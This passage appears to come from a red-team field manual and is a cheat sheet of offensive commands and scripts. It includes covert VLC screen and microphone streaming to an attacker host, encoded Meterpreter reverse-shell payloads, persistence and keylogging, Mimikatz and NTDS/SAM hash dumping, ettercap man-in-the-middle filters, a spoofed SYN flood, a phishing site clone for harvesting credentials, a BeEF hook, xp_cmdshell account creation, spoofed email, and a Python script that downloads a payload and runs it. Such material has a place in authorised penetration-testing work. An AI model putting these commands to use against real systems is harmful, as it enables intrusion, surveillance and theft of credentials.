~ vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,
ab=128,channels=2,samplerate=44100}:file{dst=test.mp4} :no-sout-rtp-sap
:no-sout-standard-sap :ttl=1 :sout-keep
```

```
# This may make the users screen flash. Lower frame rates delay the video.
~ vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:udp{dst= attackerip :1234} :no-sout-rtp-sap :no-sout-
standard-sap :ttl=1 :sout-keep
```

CAPTURE AND STREAM THE SCREEN OVER HTTP

```
# Start a listener on attacker machine
~ vlc http://server.example.org:8080
```

-- OR --

```
# Start a listener that stores the stream to a file
~ vlc http://server.example.org:8080 --
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samp
lerate=44100}:file{dst=test.mp4}
```

```
# Start streaming on target machine
~ vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:http{mux=ffmpeg{mux=flv},dst=:8080/} :no-sout-rtp-sap :no-
sout-standard-sap :ttl=1 :sout-keep
```

CAPTURE AND STREAM OVER BROADCAST

```
# Start a listener on attacker machine for multicast
~ vlc udp://@ multicastaddr :1234
```

```
# Broadcast stream to a multicast address
~ vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:udp{dst= multicastaddr:1234} :no-sout-rtp-sap :no-sout-
standard-sap :ttl=1 :sout-keep
```

CAPTURE AND RECORD YOUR SCREEN TO A FILE

```
~ vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:file{dst=C:\\Program Files (x86)\\VideoLAN\\VLC\\test.mp4}
:no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

CAPTURE AND STREAM THE MICROPHONE OVER UDP

```
vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"
```

SSH

```
/etc/ssh/ssh_known_hosts          #System-wide known hosts  
~/.ssh/known_hosts                #Hosts user has logged into  
sshd-generate                     #Generate SSH keys (DSA/RSA)  
ssh keygen -t dsa -f /etc/ssh/ssh_host_dsa_key    #Generate SSH DSA keys  
ssh keygen -t rsa -f /etc/ssh/ssh_host_rsa_key     #Generate SSH RSA keys
```

- ✓ If already in ssh session, press SHIFT ~C to configure tunnel
- ✓ Port forwarding must be allowed on target
- ✓ /etc/ssh/sshd_config - AllowTcpForwarding YES

TO ESTABLISH AN SSH CONNECTION ON DIFFERENT PORT

```
> ssh root@2.2.2.2 -p 8222
```

SETUP X11 FORWARDING FROM TARGET , FROM ATTACK BOX RUN

```
> xhost+  
> vi ~/.ssh/config - Ensure 'ForwardX11 yes'  
> ssh -X root@2.2.2.2
```

REMOTE PORT FORWARD ON 8080 , FORWARD TO ATTACKER ON 443

```
> ssh -R8080:127.0.0.1:443 root@2.2.2.2.
```

LOCAL PORT FORWARD ON PORT 8080 ON ATTACK BOX AND FORWARDS THROUGH SSH TUNNEL TO PORT 3300 ON INTERNAL TARGET 3.3.3.3

```
> ssh -L8080:3.3.3.3:443 root@2.2.2.2
```

DYNAMIC TUNNEL USED IN CONJUNCTION WITH PROXYCHAINS . ENSURE /ETC/PROXYCHAINS.CONF IS CONFIGURED ON CORRECT PORT (1080)

```
> ssh -D1080 root@2.2.2.2
```

In a separate terminal run:
> proxychains nmap -sT -p80,443 3.3.3.3

METASPLOIT

Command	Description
msfconsole -r file.rc	Load resource file
msfccli grep exploit/window	List Windows exploits
msfencode -l	List available encoders
msfpayload -h	List available payloads
show exploits	Display exploits
show auxiliary	Display auxiliary modules
show payloads	Display payloads
search string	Search for string
info module	Show module information
use module	Load exploit or module
show options	Displays module options
show advanced	Displays advanced options
set option value	Sets a value
sessions -v	List session: -k # (kill) -u # (upgrade to Meterpreter)
sessions -s script	Run Meterpreter script on all sessions
jobs -l	List all jobs (-k # = kill)
exploit -j	Run exploit as job
route add -ip <ip> -mask <mask> -sid <sid>	Pivoting
loadpath /home/modules	Load 3rd party tree
irb	Live Ruby interpreter shell
connect -s -ip <ip> 443	SSL connect (NC clone)
route add -ip <ip> -mask <mask> -session id	Add route through session (pivot)
exploit/multi/handler - set ExitOnSession False	Advanced option allows for multiple shells
set ConsoleLogging true (also SessionLogging)	Enables logging

CREATE ENCODED METERPRETER PAYLOAD (FOR LINUX: -T ELF -O CALLBACK)

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> R | ./msfencode -t exe -o callback.exe -e x86/shikata_ga_nai -c 5
```

CREATE BIND METERPRETER PAYLOAD

```
./msfpayload windows/meterpreter/bind_tcp RHOST=<ip> LPORT=<port> X > cb.exe
```

CREATE ENCODED PAYLOAD USING MSFVENOM USING EXE TEMPLATE

```
./msfvenom --payload windows/meterpreter/reverse_tcp --format exe --template calc.exe -k --encoder x86/shikata_ga_nai -i 5 LHOST=1.1.1.1 LPORT=443 > callback.exe
```

START MSF DB (BT5 = MYSQL, KALI = POSTGRESQL)

```
> /etc/rc.d/rc.mysqld start
msf> db_create root:pass@localhost/metasploit
msf> load db_mysql
msf> db_connect root:pass@localhost/metasploit
msf> db_import nmap.xml

--- Kali ---
# service postgresql start
# service metasploit start
```

PASS A SHELL (BY DEFAULT WILL LAUNCH NOTEPAD AND INJECT)

```
msf> use post/windows/manage/multi_meterpreter_inject
msf> set IPLIST attack_ip
msf> set LPORT callback_port
msf> set PIDLIST PID to inject, default creates new notepad
msf> set PAYLOAD windows/meterpreter/reverse_tcp
msf> set SESSION meterpreter session ID
```

HTTP BANNER SCAN ON INTERNAL NETWORK

```
msf> route add -ip/range netmask meterpreter ID
msf> use post/multi/gather/ping_sweep      # Set options and run
msf> use auxiliary/scanner/portscan/tcp    # Set options and run
msf> hosts -u -S x.x.x -R                # Searches for x.x.x.* and sets
                                         # RHOSTS
msf> use auxiliary/scanner/http/http_version   # Set options and run
msf> services -v -p 80 -S x.x.x -R          # Displays IPs x.x.x.* with port
                                         # 80 open
```

METERPRETER

Command	Description
help	List available commands
sysinfo	Display system info
ps	List processes
getpid	List current PID
upload <file> C:\\\\Program\\\\ Files\\\\	Upload file
download <file>	Download file
reg command	Interact with registry
rev2self	Revert to original user
shell	Drop to interactive shell
migrate PID	Migrate to another PID
background	Background current session
keyscan (start stop dump)	Start/Stop/Dump keylogger
execute -f cmd.exe -i	Execute cmd.exe and interact
execute -f cmd.exe -i -H -t	Execute cmd.exe as hidden process and with all tokens
hasdump	Dumps local hashes
run -script	Executes script (/scripts/meterpreter)
portfwd [add delete]-L 127.0.0.1 -l 443 -r 3.3.3.3 -p 3389	Port forward 3389 through session. Rdesktop to local port 443

PRIVILEGE ESCALATION

```
> use priv  
> getsystem
```

IMPERSONATE TOKEN (DROP_TOKEN WILL STOP IMPERSONATING)

```
> use incognito  
> list_tokens -u  
> impersonate_token domain\\\\user
```

NMAP THROUGH METERPRETER SOCKS PROXY

1. msf sessions # Note Meterpreter ID
2. msf route add 3.3.3.0 255.255.255.0 <id>
3. msf use auxiliary/server/socks4a
4. msf run
5. Open new shell and edit /etc/proxychains.conf
 - i. #proxy_dns
 - ii. #socks4 127.0.0.1 9050
 - iii. socks4 1.1.1.1 1080
6. Save and Close conf file
7. proxychains nmap -sT -Pn -p80,135,445 3.3.3.3

RAILGUN - WINDOWS API CALLS TO POP A MESSAGE BOX

```
meterpreter : irb  
>>> client.railgun.user32.MessageBoxA(0,"got","you","MB_OK")
```

CREATE PERSISTENT WINDOWS SERVICE

```
msf> use post/windows/manage/persistence
msf> set LHOST <attack ip>
msf> set LPORT callback port
msf> set PAYLOAD_TYPE TCP|HTTP|HTTPS
msf> set REXENAME filename
msf> set SESSION meterpreter session id
msf> set STARTUP SERVICE
```

GATHER RECENTLY ACCESSED FILES AND WEB LINKS

```
meterpreter> run post/windows/gather/dumplinks
```

SPAWN NEW PROCESS AND TREE C:

```
> execute -H -f cmd.exe -a '/c tree /F /A c:\ .. C:\temp\tree.txt'
```

ETTERCAP

MAN-IN-THE-MIDDLE WITH FILTER

```
> ettercap.exe -I iface -M arp -Tq -F file.ef -MACs:/<MACs> -IPs:/<IPs>  
MACs:/<IPs>/<Ports>  
#i.e.: //80,443 // = any MAC, any IP, ports 80,443
```

MAN-IN-THE-MIDDLE ENTIRE SUBNET WITH APPLIED FILTER

```
> ettercap -T -M arp -F filter // //
```

SWITCH FLOOD

```
> ettercap -TP rand_flood
```

ETTERCAP FILTER

COMPILE ETTERCAP FILTER

```
> etterfilter filter.filter -o out.ef
```

SAMPLE FILTER - KILLS VPN TRAFFIC AND DECODES HTTP TRAFFIC

```
if (ip.proto == UDP && udp.dst == 500){  
    drop();  
    kill();  
}  
if (ip.src == `ip`){  
    if (tcp.dst == 80){  
        if (search(DATA.data, "Accept-Encoding")){  
            replace("Accept-Encoding", "Accept-Rubbish!");  
            msg("Replaced Encoding\n");  
        }  
    }  
}
```

MIMIKATZ

1. Upload mimikatz.exe and sekurlsa.dll to target
2. execute mimikatz
3. mimikatz# privilege::debug
4. mimikatz# inject::process lsass.exe sekurlsa.dll
5. mimikatz# @getLogonPasswords

HPING3

DOS FROM SPOOFED IPs

```
> hping3 -targetIP --flood --frag --spoof -ip --destport -# --syn
```

ARPING

ARP SCANNER

```
./arping -I eth# -a # arps
```

WINE

COMPILE EXE IN BACKTRACK

```
cd /root/.wine/drive_c/MinGW/bin  
wine gcc -o file.exe /tmp/ code.c  
wine file.exe
```

GRUB

CHANGE ROOT PASSWORD

```
GRUB Menu:Add 'single' end of kernel line. Reboot. Change root pass. reboot
```

HYDRA

ONLINE BRUTE FORCE

```
> hydra -l ftp -P words -v targetIP_ ftp
```

JOHN THE RIPPER

CRACKING WITH A WORDLIST

```
$ ./john --wordfile=pw.lst -format:<format> hash.txt
```

FORMAT EXAMPLES

```
$ john --format=des           username:$DbsugeBiC58A
$ john --format=lm            username:$LM$a9c604d244c4e99d
$ john --format=md5           $1$12345678$aIccj83HRDBo6ux1bVx7D1

$ john --format=raw-sha1     A9993E364706816ABA3E25717850C26C9CD0D89D

# For --format=netlmv2 replace $NETLM with $NETLMv2
$ john --format=netlm
$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC731BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25::::::::::

# Exactly 36 spaces between USER and HASH (SAPB and SAPG)
$ john --format=sapb
ROOT                           $8366A4E9E6B72CB0
username:ROOT                   $8366A4E9E6B72CB0

$ john --format=sapg
ROOT                           $1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239
username:ROOT
$1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239

$ john --format=shal-gen
$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789
username:$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789

$ john --format=zip
$zip$^0^1^8005b1b7d077708d^dee4
username:$zip$^0^1^8005b1b7d077708d^dee4
```

PASSWORD WORDLIST

GENERATE WORDLIST BASED OFF SINGLE WORD

```
# Add lower(@), upper(), number(%), and symbol(^) to the end of the word
$ crunch 12 12 -t baseword@,%^ > wordlist.txt

# Use custom special character set and add 2 numbers then special character
$ maskprocessor -custom charset1=\!@\#\$_ baseword?d?d?1 >> wordlist.txt
```

VSSOWN [2]

1. Download: <http://ptscripts.googlecode.com/svn/trunk/windows/vssown.vbs>
2. Create a new Shadow Copy
 - a. cscript vssown.vbs /start (optional)
 - b. cscript vssown.vbs /create
3. Pull the following files from a shadow copy:
 - a. copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\ntds.dit .
 - b. copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SYSTEM .
 - c. copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SAM .
4. Copy files to attack box.
5. Download tools: http://www.ntdsxtract.com/downloads/ntds_dump_hash.zip
6. Configure and Make source code for libesedb from the extracted package
 - a. cd libesedb
 - b. chmod +x configure
 - c. ./configure && make
7. Use esedb dump hash to extract the datatable from ntds.dit.
 - a. cd esedbtools
 - b. ./esedb dump hash ../../ntds.dit
8. 8a. Use dsdump.py to dump hashes from datatable using bootkey from SYSTEM hive
 - a. cd ../../creddump/
 - b. python ./dsdump.py ../SYSTEM
..../libesedb/esedbtools/ntds.dit.export/datatable
- 8b. Use bkhive and samdump2 to dump hashes from SAM using bootkey from SYSTEM hive.
 - a. bkhive SYSTEM key.txt
 - b. samdump2 SAM key.txt
10. Dump historical hashes
 - a. python ./dsdump history.py ../system
..../libesedb/esedbtools/ntds.dit.export/datatable

FILE HASHING

HASH LENGTHS

MD5	16 bytes
SHA-1	20 bytes
SHA-256	32 bytes
SHA-512	64 bytes

SOFTWARE HASH DATABASE

<http://isc.sans.edu/tools/hashsearch.html>

```
# dig +short -md5 .md5.dshield.org TXT  
Result = "filename | source" i.e. "cmd.exe | NIST"
```

MALWARE HASH DATABASE

<http://www.team-cymru.org/Services/MHR>

```
# dig +short [MD5|SHA-1].malware.hash.cymru.com TXT  
Result = last seen timestamp AV detection rate  
Convert timestamp = perl -e 'print scalar localtime( timestamp ), "\n"'
```

FILE METADATA SEARCH

<https://fileadvisor.bit9.com/services/search.aspx>

SEARCH VIRUSTOTAL DATABASE

<https://www.virustotal.com/#search>

WEB

COMMON USER-AGENT STRINGS

Internet Explorer (6.0 - 7.0 - 8.0 & 9.0)		
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)		IE 6.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)		IE 7.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1); .NET CLR 3.5.30729)		IE 8.0/WinVista 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)		IE 9.0/Win7 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)		IE 9.0/Win7 64-bit
Firefox (5.0 - 13.0 - 17.0)		
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0		Firefox 5.0/Win7 64-bit
Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101 Firefox/13.0.1		Firefox 13.0/WinXP 32-bit
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20100101 Firefox/17.0		Firefox 17.0/Win7 64-bit
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:17.0) Gecko/20100101 Firefox/17.0		Firefox 17.0/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0		Firefox 17.0/MacOSX 10.7
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0		Firefox 17.0/MacOSX 10.8
Chrome (Generic & 13.0)		
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11		Chrome Generic/WinXP
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11		Chrome Generic/Win7
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11		Chrome Generic/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8_2) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.101 Safari/537.11		Chrome Generic/MacOSX
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1		Chrome 13.0/Win7 64-bit
Safari (6.0)		
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/536.26.17 (KHTML, like Gecko) Version/6.0.2 Safari/536.26.17		Safari 6.0/MacOSX
Mobile Safari (4.0 & 6.0)		
Mozilla/5.0 (iPad; CPU OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25		Mobile Safari 6.0/iOS (iPad)
Mozilla/5.0 (iPhone; CPU iPhone OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25		Mobile Safari 6.0/iOS (iPhone)
Mozilla/5.0 (Linux; U; Android 2.2; fr-fr; Desire A8181 Build/FRF91) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1		Mobile Safari 4.0/Android

HTML

HTML BEEF HOOK WITH EMBEDDED FRAME

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN">

<html>
<head>
<title>Campaign Title</title>
<script>
    var commandModuleStr = '<script src="' + window.location.protocol +
    '//' + window.location.host + ':8080/hook.js"
    type="text/javascript"> \</script>';
    document.write(commandModuleStr);

//Site_refresh=window.setTimeout(function(){window.location.href='http://ww
w.google.com/'},20000);
</script>
</head>
<frameset rows="*,1px">
    <frame src="http://www.google.com/" frameborder=0
noresize="noresize" /
    <frame src="/e" frameborder=0 scrolling=no noresize="noresize" />
</frameset>
</html>
```

EMBEDDED JAVA APPLET (* PLACE WITHIN <BODY> TAG)

```
<applet archive="legit.jar" code="This is a legit applet" width="1"
height="1"></applet>
```

EMBEDDED IFRAME

```
<iframe src="http://1.1.1.1" width="0" height="0" frameborder="0"
tabindex="-1" title="empty" style="visibility:hidden;display:none">
</iframe>
```

FIREFOX TYPE CONVERSIONS

ASCII	-> Base64	javascript:btoa("ascii str")
Base64	-> ASCII	javascript:atob("base64==")
ASCII	-> URI	javascript:encodeURI("\<script>")
URI	-> ASCII	javascript:decodeURI("%3cscript%3E")

WGET

CAPTURE SESSION TOKEN

```
wget -q --save-cookies=cookie.txt --keep-session-cookies --post-
data="username:admin&password=pass&Login=Login" http://<url>/login.php
```

CURL

GRAB HEADERS AND SPOOF USER AGENT

```
curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)"  
http:// ip
```

SCRAPE SITE AFTER LOGIN

```
curl -u user:pass -o outfile https://login bob.com
```

FTP

```
curl ftp://user:pass@bob.com/directory/
```

SEQUENTIAL LOOKUP

```
curl http://bob.com/file[1-10].txt
```

BASIC AUTHENTICATION USING APACHE2

The steps below will clone a website and redirect after 3 seconds to another page requiring basic authentication. It has proven very useful for collecting credentials during social engineering engagements.

1. Start Social Engineering Toolkit (SET)
 ↳ /pentest/exploits/set/..set
2. Through SET, use the 'Website Attack Vector' menu to clone your preferred website. 'Do not close SET'
3. In a new terminal create a new directory (lowercase L)
 ↳ mkdir /var/www/l
4. Browse to SET directory and copy the cloned site
 ↳ cd /pentest/exploits/set/src/web_clone/site/template/
 ↳ cp index.html /var/www/l/index.html
 ↳ cp index.html /var/www/l/1/index.html
5. Open /var/www/index.html and add tag between head tags
 meta http-equiv="refresh"
 content="3;url=http:// domain|ip /l/index.html"/
6. Create blank password file to be used for basic auth
 ↳ touch /etc/apache2/.htpasswd
7. Open /etc/apache2/sites-available/default and add:
 ↳ Directory /var/www/l
 AuthType Basic
 AuthName "PORTAL LOGIN BANNER"
 AuthUserFile /etc/apache2/.htpasswd
 Require user test
 ↳ /Directory
8. Start Apache2
 ↳ /etc/init.d/apache2 start
9. Start Wireshark and add the filter:
 ↳ http.authbasic
10. Send the following link to your target users
 ↳ http:// domain|ip /index.html

AUTOMATED WEB PAGE SCREENSHOTS

NMAP WEB PAGE SCREENSHOTS [9]

Install dependencies:

- wget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2
- tar -jxvf wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2
- cp wkhtmltoimage-i386 /usr/local/bin/

Install Nmap module:

- git clone git://github.com/SpiderLabs/Nmap-Tools.git
- cd Nmap-Tools/NSE/
- cp http-screenshot.nse /usr/local/share/nmap/scripts/
- nmap --script-updatedb

OS/version detection using screenshot script (screenshots saved as .png):

- nmap -A -script=http-screenshot -p80,443 1.1.1.0/24 -oA nmap-screengrab

Script will generate HTML preview page with all screenshots:

```
#!/bin/bash
printf "<HTML><BODY><BR>" > preview.html
ls -1 *.png | awk -F : '{ print $1":$2"\n BR<IMG SRC=""$1""%3A"$2""\
width=400<BR>"}' >> preview.html
printf "</BODY></HTML>" >> preview.html
```

PEEPINGTOM WEB PAGE SCREENSHOTS

Install Dependencies:

- Download Phantomjs
https://phantomjs.googlecode.com/files/phantomjs-1.9.2-linux-x86_64.tar.bz2

- Download PeepingTom
git clone <https://bitbucket.org/LaNMaSteR53/peepington.git>

Extract and copy phantomjs from phantomjs-1.9.2-linux-x86_64.tar.bz2 and copy to peepington directory

- Run PeepingTom
python peepington.py http:// mytarget.com

SQLMAP

GET REQUEST

```
./sqlmap.py -u "http:// url ?id=1&str=val"
```

POST REQUEST

```
./sqlmap.py -u "http:// url " --data="id=1&str=val"
```

SQL INJECTION AGAINST SPECIFIC PARAMETER WITH DB TYPE SPECIFIED

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"  
-b --dbms=" mssql|mysql|oracle|postgres "
```

SQL INJECTION ON AUTHENTICATED SITE

1. Login and note cookie value (cookie1=val1, cookie2=val2)
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"
--cookie="cookie1=val1;cookie2=val2"

SQL INJECTION AND COLLECT DB VERSION, NAME, AND USER

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" -b --current-db  
--current-user
```

SQL INJECTION AND GET TABLES OF DB=TESTDB

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --tables -D  
"testdb"
```

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SQL INJECTION AND GET COLUMNS OF USER TABLE

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --columns -T  
"users"
```

DATABASES

MS-SQL

Command	Description
SELECT @@version	DB version
EXEC xp_msver	Detailed version info
EXEC master..xp_cmdshell 'net user'	Run OS command
SELECT HOST_NAME()	Hostname & IP
SELECT DB_NAME()	Current DB
SELECT name FROM master..sysdatabases;	List DBs
SELECT user_name()	Current user
SELECT name FROM master..syslogins	List users
SELECT name FROM master..sysobjects WHERE xtype='U';	List tables
SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='mytable');	List columns

SYSTEM TABLE CONTAINING INFO ON ALL TABLES

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

LIST ALL TABLES/COLUMNS

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable')
```

PASSWORD HASHES (2005)

```
SELECT name, password_hash FROM master.sys.sql_logins
```

POSTGRES

Command	Description
SELECT version();	DB version
SELECT inet_server_addr()	Hostname & IP
SELECT current_database();	Current DB
SELECT datname FROM pg_database;	List DBs
SELECT user;	Current user
SELECT username FROM pg_user;	List users
SELECT username,passwd FROM pg_shadow	List password hashes

LIST COLUMNS

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')
```

LIST TABLES

```
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r', '') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND pg_catalog.pg_table_is_visible(c.oid)
```

MySQL

Command	Description
SELECT @@version;	DB version
SELECT @@hostname;	Hostname & IP
SELECT database();	Current DB
SELECT distinct(db) FROM mysql.db;	List DBs
SELECT user();	Current user
SELECT user FROM mysql.user;	List users
SELECT host,user,password FROM mysql.user;	List password hashes

LIST ALL TABLES & COLUMNS

```
SELECT table_schema, table_name, column_name FROM
information_Schema.columns WHERE
table_schema != 'mysql' AND table_schema != 'information_schema'
```

EXECUTE OS COMMAND THROUGH MySQL

```
osql -S ip -port -U sa -P pwd -Q "exec xp_cmdshell 'net user /add user
pass'"
```

READ WORLD-READABLE FILES

```
....' UNION ALL SELECT LOAD_FILE('/etc/passwd');
```

WRITE TO FILE SYSTEM

```
SELECT * FROM mytable INTO dumpfile '/tmp/somefile';
```

ORACLE

Command	Description
SELECT * FROM v\$version;	DB version
SELECT version FROM v\$instance;	DB version
SELECT instance_name FROM v\$instance;	Current DB
SELECT name FROM v\$database;	Current DB
SELECT DISTINCT owner FROM all_tables;	List DBs
SELECT user FROM dual;	Current user
SELECT username FROM all_users ORDER BY username;	List users
SELECT column_name FROM all_tab_columns;	List columns
SELECT table_name FROM all_tables;	List tables
SELECT name, password, astatus FROM sys.user\$;	List password hashes

LIST DBAs

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES';
```


PROGRAMMING

PYTHON

PYTHON PORT SCANNER

```
import socket as sk
for port in range(1,1024):
    try:
        s=sk.socket(sk.AF_INET,sk.SOCK_STREAM)
        s.settimeout(1000)
        s.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        s.close
    except: continue
```

PYTHON BASE64 WORDLIST

```
#!/usr/bin/python
import base64
file1=open("pwd.lst","r")
file2=open("b64pwd.lst","w")
for line in file1:
    clear = "administrator:" + str.strip(line)
    new = base64.encodestring(clear)
    file2.write(new)
```

CONVERT WINDOWS REGISTRY HEX FORMAT TO READABLE ASCII

```
import binascii, sys, string

dataFormatHex = binascii.a2b_hex(sys.argv[1])
output = ""
for char in dataFormatHex:
    if char in string.printable: output += char
    else: output += "."
print "\n" + output
```

READ ALL FILES IN FOLDER AND SEARCH FOR REGEX

```
import glob, re
for msg in glob.glob('/tmp/*.txt'):
    filer = open((msg),'r')
    data = filer.read()
    message = re.findall(r' message (.?) /message ', data,re.DOTALL)
    print "File %s contains %s" % (str(msg),message)
    filer.close()
```

SSL ENCRYPTED SIMPLEHTTPSERVER

```
# Create SSL cert (follow prompts for customization)
> openssl req -new -x509 -keyout cert.pem -out cert.pem -days 365 -nodes

# Create httpserver.py
import BaseHTTPServer,SimpleHTTPServer,ssl

cert = "cert.pem"

httpd = BaseHTTPServer.HTTPServer(('192.168.1.10',443),
SimpleHTTPServer.SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket,certfile=cert,server_side=True)
httpd.serve_forever()
```

PYTHON HTTP SERVER

```
python -m SimpleHTTPServer 8080
```

PYTHON EMAIL SENDER (* SENDMAIL MUST BE INSTALLED)

```
#!/usr/bin/python
import smtplib, string
import os, time

os.system("/etc/init.d/sendmail start")
time.sleep(4)

HOST = "localhost"
SUBJECT = "Email from spoofed sender"
TO = "target@you.com"
FROM = "spoof@spoof.com"
TEXT = "Message Body"
BODY = string.join((
    "From: %s" % FROM,
    "To: %s" % TO,
    "Subject: %s" % SUBJECT ,
    "",
    TEXT
    ), "\r\n")
server = smtplib.SMTP(HOST)
server.sendmail(FROM, [TO], BODY)
server.quit()

time.sleep(4)
os.system("/etc/init.d/sendmail stop")
```

LOOP THROUGH IP LIST, DOWNLOAD FILE OVER HTTP AND EXECUTE

```
#!/usr/bin/python
import urllib2, os

urls = ["1.1.1.1","2.2.2.2"]
port = "80"
payload = "cb.sh"

for url in urls:
    u = "http://%s:%s/%s" % (url, port, payload)
    try:
        r = urllib2.urlopen(u)
        wfile = open("/tmp/cb.sh", "wb")
        wfile.write(r.read())
        wfile.close()
        break
    except: continue

if os.path.exists("/tmp/cb.sh"):
    os.system("chmod 700 /tmp/cb.sh")
    os.system("/tmp/cb.sh")
```

PYTHON HTTP BANNER GRABBER (* TAKES AN IP RANGE, PORT, AND PACKET DELAY)

```
#!/usr/bin/python
import urllib2, sys, time

from optparse import OptionParser

parser = OptionParser()
parser.add_option("-t", dest="iprange", help="target IP range, i.e. 192.168.1.1-25")
parser.add_option("-p", dest="port", default="80", help="port, default=80")
parser.add_option("-d", dest="delay", default=".5", help="delay (in seconds), default=.5 seconds")

(opts, args) = parser.parse_args()

if opts.iprange is None:
    parser.error("you must supply an IP range")

ips = []
headers = {}

octets = opts.iprange.split('.')

start = octets[3].split('-')[0]
stop = octets[3].split('-')[1]

for i in range(int(start),int(stop)+1):
    ips.append('%s.%s.%s.%d' % (octets[0],octets[1],octets[2],i))

print '\nScanning IPs: %s\n' % (ips)

for ip in ips:
    try:
        response = urllib2.urlopen('http://'+ip+':'+str(opts.port))
        headers[ip] = dict(response.info())
    except Exception as e:
        headers[ip] = "Error: " + str(e)

    time.sleep(float(opts.delay))

for header in headers:
    try:
        print '%s : %s' % (header,headers[header].get('server'))
    except:
        print '%s : %s' % (header,headers[header])
```

SCAPY

* When you craft TCP packets with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this you need to set the following Iptables rule:
- iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP

Expression	Description
from scapy.all import *	Imports all scapy libraries
ls()	List all available protocols
lsc()	List all scapy functions
conf	Show/set scapy config
IP(src=RandIP())	Generate random src IPs
Ether(src=RandMAC())	Generate random src MACs
